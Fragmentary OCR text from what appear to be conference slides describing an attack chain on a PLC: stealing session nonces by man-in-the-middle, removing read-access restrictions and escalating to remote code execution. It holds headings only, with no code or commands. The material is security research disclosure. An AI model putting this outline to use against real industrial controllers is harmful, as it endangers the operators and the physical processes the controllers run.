
Awaiting Nonces Exchange Stage



Step 1 progress


Awaiting Nonces Exchange Stage

MitM Attack to Steal the Nonces



Step 1 progress

MitM Attack to Steal the Nonces




Step 1 progress


MitM Attack to Steal the Nonces

NOTE

Reserved messages transmitted to the PLC by an **unauthenticated** attacker will be **accepted** if they are **validly** constructed (using the session **nonces**).

Remove Read-Access Restrictions






Read-accessible memory

CPU memory space


Step 1 progress

Remove Read-Access Restrictions



Step 1 progress

Remove Read-Access Restrictions



Step 1 progress

Remove Read-Access Restrictions


Step 1 progress

Our Stairway to RCE

Step 3

Step 2


Step 1



Accessing a Reserved Session


Option 1

- A **public** session is ongoing



